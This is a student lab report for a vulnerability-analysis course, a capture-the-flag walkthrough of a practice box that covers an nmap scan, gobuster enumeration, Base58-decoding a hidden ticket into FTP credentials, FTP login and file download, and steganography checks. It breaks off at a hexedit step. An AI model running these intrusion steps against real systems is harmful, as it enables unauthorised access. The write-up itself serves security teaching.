ASSESSMENT COVERSHEET

Attach this coversheet as the cover of your submission. All sections must be completed.

Section A: Submission Details

Programme	:	Bachelor Of Information Technology (Hons) In Computer System Security
Course Code & Name	:	IKB21403 - VULNERABILITY ANALYSIS
Course Lecturer(s)	:	Nor Adani Kamal Mohamad Nasir
Submission Title	:	Lab Week 6
Deadline	:	Day 20 Month 04 Year 2026 Time 11.59pm
Penalties	:	• 5% will be deducted per day to a maximum of four (4) working days, after which the submission will **not** be accepted. • Plagiarised work is an Academic Offence in University Rules & Regulations and will be penalised accordingly.

Section B: Academic Integrity

Tick (√) each box below if you agree:

√	I have read and understood the UniKL's policy on Plagiarism in University Rules & Regulations.
√	This submission is my own, unless indicated with proper referencing.
√	This submission has not been previously submitted or published.
√	This submission follows the requirements stated in the course.

Section C: Submission Receipt

(must be filled in manually)

Office Receipt of Submission

Date & Time of Submission (stamp)	Student Name(s)	Student ID(s)
	1 HAZIQ DANIAL BIN NOR AZAN	52215225213

1. Scanning the IP

nmap -sC -sV (your IP)

nmap -sC -sV 10.48.171.208 (My IP)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.48.171.208
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-17 11:12 -0400
Nmap scan report for 10.48.171.208
Host is up (0.070s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.2
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp  open  http    Apache httpd
|_http-title: Purgatory
|_http-server-header: Apache
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34446/udp   status
|   100024  1          43073/tcp   status
|   100024  1          43187/tcp6  status
|_  100024  1          47967/udp6  status
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds

┌──(kali㉿kali)-[~]
└─$
```

Ports found ---

port 21/tcp - FTP - (vsftpd 3.0.2)


port 22/tcp - SSH - (OpenSSH 6.7p1)

port 80/tcp - HTTP - (Apache httpd)


port 111/tcp - RPC - (rpcbind)

2. Enumeration

Visit the IP




Now run gobuster for hidden Directories.
gobuster dir -u http://10.48.171.208/ --w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.48.171.208/ --wordlist /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.171.208/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
island               (Status: 301) [Size: 236] [--> http://10.48.171.208/island/]
server-status        (Status: 403) [Size: 199]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```

Found a directory : /island

Now go to the browser and serarch http://10.48.171.208/island



Found out the Code Word by highlighting the page text or viewing the page source.
Code Word - 'vigilante' - (this is our FTP username)




Again run gobuster on /island directory to discover a different directory.

gobuster dir -u http://10.48.171.208/island -w/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.48.171.208/island --wordlist /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.171.208/island
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
2100                 (Status: 301) [Size: 241] [--> http://10.48.171.208/island/2100/]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```

Here we found another directory : /2100 -- (What is the Web Directory you found?)

Now doing the same again go to the browser and serarch http://10.48.171.208/island/2100



View the page source

```
10.48.171.208/island/2100/ × http://10.48.171.208/island/2 × http://10.48.171.208/island/ × +
Not Secure view-source:http://10.48.171.208/island/2100/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how?   -->
12
13 </header>
14 </body>
15 </html>
16
17
```


Here it says there is a file with a '.ticket' extension.
Now again run gobuster to look for files with a '.ticket' extension.

gobuster dir --url 10.48.171.208/island/2100 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url 10.48.171.208/island/2100 --wordlist /usr/share/wordlists/dirbuster/directory-list-2
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.48.171.208/island/2100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              ticket
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
green_arrow.ticket   (Status: 200) [Size: 71]
Progress: 441116 / 441116 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(kali㉿kali)-[~]
└─$
```

Found another director : /green_arrow.ticket


Again going to the browser search http://10.48.171.208/island/2100/green_arrow.ticket.



It seems we found an encryption: 'RTy8yhBQdscX' . So now let's try to decode it

Go to https://gchq.github.io/CyberChef/

Use 'FromBase58' to decode it.



Seems like we have cracked it : '!#th3h00d' - This is the FTP Password.

3. Now the FTP Login

Now as we have the username and passowrd

Username - vigilante

password - !#th3h00d

We can log in to the FTP service –

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.48.171.208
Connected to 10.48.171.208.
220 (vsFTPd 3.0.2)
Name (10.48.171.208:kali): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||37920|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw-------    1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
```

We find 3 image files, download all of them, and also download .bash_history.

get Leave_me_alone.png

get Queen's_Gambit.png

get aa.jpg

get .bash_history

- Moving up again, we can access the root directory and even visit other directories, which are worth enumerating later.

cd ..

ls -al

cd /tmp


ls -al

```
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||61432|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |***************************************************************|   499 KiB  278.68 KiB/s    00:00 ETA
226 Transfer complete.
511720 bytes received in 00:01 (268.07 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||49395|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |***************************************************************|   537 KiB  352.77 KiB/s    00:00 ETA
226 Transfer complete.
549924 bytes received in 00:01 (336.93 KiB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||62221|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |***************************************************************|   186 KiB  322.87 KiB/s    00:00 ETA
226 Transfer complete.
191026 bytes received in 00:00 (287.04 KiB/s)
ftp> get .bash_history
local: .bash_history remote: .bash_history
229 Entering Extended Passive Mode (|||49874|).
150 Opening BINARY mode data connection for .bash_history (44 bytes).
100% |***************************************************************|    44      493.89 KiB/s    00:00 ETA
226 Transfer complete.
44 bytes received in 00:00 (0.61 KiB/s)
ftp> cd..
?Invalid command.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||6772|).
150 Here comes the directory listing.
drwxr-xr-x    4 0        0            4096 May 01  2020 .
drwxr-xr-x   23 0        0            4096 May 01  2020 ..
drwx------    2 1000     1000         4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001         4096 May 05  2020 vigilante
226 Directory send OK.
ftp>
```

Now view the image files and we see that 'Leave.me.alone.png' is not opening.


Also the exiftool shows 'File Format error'


```
┌──(kali㉿kali)-[~]
└─$ ls
 aa.jpg    Documents   information.txt      Music      p_lists.txt  "Queen's_Gambit.png"   Videos
 Desktop   Downloads   Leave_me_alone.png   Pictures   Public       Templates

┌──(kali㉿kali)-[~]
└─$ exiftool Leave_me_alone.png
ExifTool Version Number         : 13.50
File Name                       : Leave_me_alone.png
Directory                       : .
File Size                       : 512 kB
File Modification Date/Time     : 2020:04:30 23:26:06-04:00
File Access Date/Time           : 2026:04:17 14:00:29-04:00
File Inode Change Date/Time     : 2026:04:17 14:00:29-04:00
File Permissions                : -rw-rw-r--
Error                           : File format error

┌──(kali㉿kali)-[~]
└─$
```



4. FTP File Enumeration

We find 1 PNG, 1 JPG, and 1 corrupted PNG.





here might be something hidden within them.

Try to read readable strings, read metadata, and find hidden files.

Repeat below command for all files

Strings aa.jpg | less

Binwalk aa.jpg

exiftool aa.jpg

steghide info aa.jpg

```
┌──(kali㉿kali)-[~]
└─$ strings aa.jpg | less

zsh: done       strings aa.jpg |
zsh: suspended  less

┌──(kali㉿kali)-[~]
└─$ binwalk aa.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(kali㉿kali)-[~]
└─$ exiftool aa.jpg
ExifTool Version Number         : 13.50
File Name                       : aa.jpg
Directory                       : .
File Size                       : 191 kB
File Modification Date/Time     : 2020:04:30 23:25:59-04:00
File Access Date/Time           : 2026:04:17 14:01:11-04:00
File Inode Change Date/Time     : 2026:04:17 14:01:11-04:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 1200
Image Height                    : 1600
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1200×1600
Megapixels                      : 1.9
```

Using steghide, we find embedded data within aa.jpg which requires a passphrase.

```
┌──(kali㉿kali)-[~]
└─$ steghide info aa.jpg
"aa.jpg":
  format: jpeg
  capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

5. **Extract Hidden Files and Gain Access**

The password might be in corrupted Leave_me_alone.png.

Create copy of the file because we might alter it.

Using file command, it is detected as data, not an image file.

file Leave_me_alone.jpg

```
┌──(kali㉿kali)-[~]
└─$ file Leave_me_alone.png
Leave_me_alone.png: PNG image data, 845 x 475, 8-bit/color RGBA, non-interlaced
```

file command identifies files based on magic bytes/headers, which are the first 8 bytes of the file.

Checking with hexedit, we find the first 6 bytes are wrong.

hexedit Leave_me_alone.png


```
┌──(kali㉿kali)-[~]
└─$ hexedit Leave_me_alone.png
```

```
